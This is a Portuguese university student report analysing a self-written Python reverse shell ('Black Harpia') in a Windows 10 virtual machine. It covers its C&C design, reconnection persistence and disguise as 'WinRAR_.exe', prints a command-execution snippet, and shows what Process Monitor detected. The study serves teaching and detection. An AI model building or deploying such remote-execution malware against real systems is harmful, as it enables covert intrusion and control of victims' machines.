Serviço Público Federal
Ministério da Educação
Fundação Universidade Federal de Mato Grosso do Sul

Relatório de Atividade Orientada a Ensino

Acadêmicos: Matheus Sopran Gil, Felipe dos Anjos Santana Rodrigues
RGA: 202219070139, 202219070589
Professor: Carlos Alberto da Silva
Atividade: Atividade orientada a ensino sobre Segurança computacional (Reverse Shell)

1. Introdução

O objetivo dessa atividade se encontra na análise e estudo do comportamento de um ataque de *Reverse Shell*, buscando entender seu funcionamento, o que pode ser capturado com ferramentas especializadas em processos e os impactos maliciosos desse tipo de ataque. O estudo foi conduzido em um ambiente virtualizado seguro do Windows 10.

2. Conceito de Reverse Shell

Reverse Shell é uma técnica na qual o sistema infectado inicia uma conexão de saída para um servidor externo controlado pelo atacante (C&C). Isso permite que o invasor:

- Execute comandos remotamente;

- Manipule arquivos;

- Crie subprocessos;

- Obtenha retorno de todas as ações realizadas no computador da vítima.

Esse método é em especial eficaz, porque a maioria dos firewalls (principalmente corporativos) tendem a bloquear rigorosamente conexões inbound, mas são mais flexíveis com o tráfego de saída, permitindo que o agente malicioso se esconda entre conexões legítimas.

3. Impacto Potencial:

Um ataque de Reverse Shell bem sucedido é extremamente difícil de ser detectado. A máquina comprometida pode ser manipulada por um atacante de diversas formas, incluindo não só a visualização de diretórios, aplicativos e documentos como também eliminação ou corrupção de dados e aplicativos importantes.

Os impactos de um vírus Reverse Shell não se limitam a apenas computadores pessoais ou corporativos, máquinas industriais manipuladas por computadores comprometidos também são um perigo resultante de um ataque bem sucedido por exemplo

4. Ferramentas utilizadas

As principais ferramentas utilizadas para o estudo foram:

- **Oracle VirtualBox:** Software de virtualização de código aberto utilizado para a criação e execução de mquinas virtuais. Permite emular uma diversa quantidade de sistemas operacionais de forma segura, pois máquinas virtuais são isoladas do sistema operacional principal. Para a realização dos testes, foi utilizado uma ISO do Windows 10 padrão.

- **Process Monitor:** Ferramenta avançada de monitoramento para Windows que exibe as atividades do sistema de arquivos, do Registro e dos processos ou threads em tempo real).

- **Vírus de *Reverse Shell*:** Foi criado um vírus em python, para fins acadêmicos, afim de simular a infecção de um *Reverse Shell*. O vírus estabelece conexão com a vítima após sua infecção com um executável malicioso e permite que o usuário escreva e execute comandos no

terminal da vítima. Foi programado persistência de rede para que pudessemos analisar tentativas de reconexões da vítima com o atacante.

- **PyInstaller**: Ferramenta de empacotamento de aplicações desenvolvidas em python. Foi utilizada para a geração do executável malicioso em Python.

5. Desenvolvimento do *Reverse Shell*


O *Black Harpia* consiste em um *reverse shell* criado e implementado inteiramente em *Python*. Sua concepção tomou como referência as principais características do *Meterpreter*, *payload* clássico utilizado em operações de comando e controle durante testes de intrusão.

A ferramenta é dividida em dois componentes distintos:

Server: executado unicamente na estação do atacante, funciona como centro de comando e controle (C&C). Graças ao emprego de threads independentes, é capaz de atender simultaneamente várias vítimas, mantendo comunicação bidirecional estável e sem bloqueios.

Client: implantado na máquina comprometida, atua como ponte entre o sistema alvo e o operador remoto. Ele recebe comandos do controlador, executa-os localmente e devolve os resultados. O agente possui lógica de persistência de conexão: quando o controlador fica inacessível (por queda de rede, reinicialização, etc.), o cliente entra em loop de reconexão automática até que o servidor volte a estar disponível, restabelecendo imediatamente a sessão reversa.

Essa estratégia garante que a comunicação seja retomada de forma transparente assim que o atacante retornar ao ambiente de controle, conferindo ao Black Harpia alta resiliência e continuidade operacional.



Fluxograma do *Black Harpia*

```python
import subprocess
import socket

def shell(args, server: socket.socket):
    response = '\033[1;92msuccess\033[0;0m, command executed.'
    command = " ".join(args)

    try:
        # creation of the subprocess with the execution of the command
        execution = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        out, err = execution.communicate()

        if out: response = out.decode('utf-8', 'ignore')
        elif err: response = err.decode('utf-8', 'ignore')

    except subprocess.CalledProcessError as e:
        response = f"Error executing command: {e.stderr}"

    # Sending the execution response
    server.send(f'\n{response}\n'.encode('utf-8'))
```


Trecho do código que faz a execução de comandos no sistema da vítima

6. Análise comportamental

Com o executável malicioso instalado na máquina virtual e sob o nome falso “*WinRAR_*”, o Process Monitor foi então executado, começando a análisar todos os processos ocorrendo no Windows 10. Importante destacar que o processo de identificação de comportamentos anômalos é mais fácil em uma máquina virtual de testes do que uma máquina real devido a falta de interferência de outras aplicações e serviços que o usuário comum geralmente possui.

Suspeitos:

A análise inicial começou buscando processos que estivessem realizando operações de conexão TCP. O Process Monitor revelou alguns processos que se encaixavam no critério, como o *svchost.exe*, mas rápidamente foram identificados como processos naturais do Windows 10, reduzindo nossos suspeitos até chegarmos no *WinRAR_.exe* (executável malicioso)




Exemplo de processos inicialmente suspeitos, capturados pelo Process Monitor


Execução de Comandos com Reverse Shell:

Testamos a execução de comandos com Reverse Shell para monitorar os processos capturados no Process Monitor e testar seu potencial malicioso para fins acadêmicos. Dentre os comandos executados, buscamos manter


os testes simplificados, usando apenas comandos simples como execução de arquivos, comandos de diretórios e criação/manipulação de pastas.




Utilização do comando *dir* do Windows 10 em uma Reverse Shell



Criação de uma pasta qualquer





Teste de abertura de programas executáveis.

Comportamento analisado:

O Process Monitor foi capaz de identificar diferentes tipos de processos sendo executados, desde conexões TCP até criação de pastas e comandos de CMD.

Para melhor filtrar os resultados, capturamos o PID (Identificador de Processo) do programa malicioso, e a partir dele foi possível capturar processos filhos sendo gerados, o PID de processos pais e a captura da linha de comando executada.

Com essa análise, foi possível ver com mais detalhes quais recursos e processos do computador são invocados quando comandos são executados sigilosamente (sem notificar o usuário).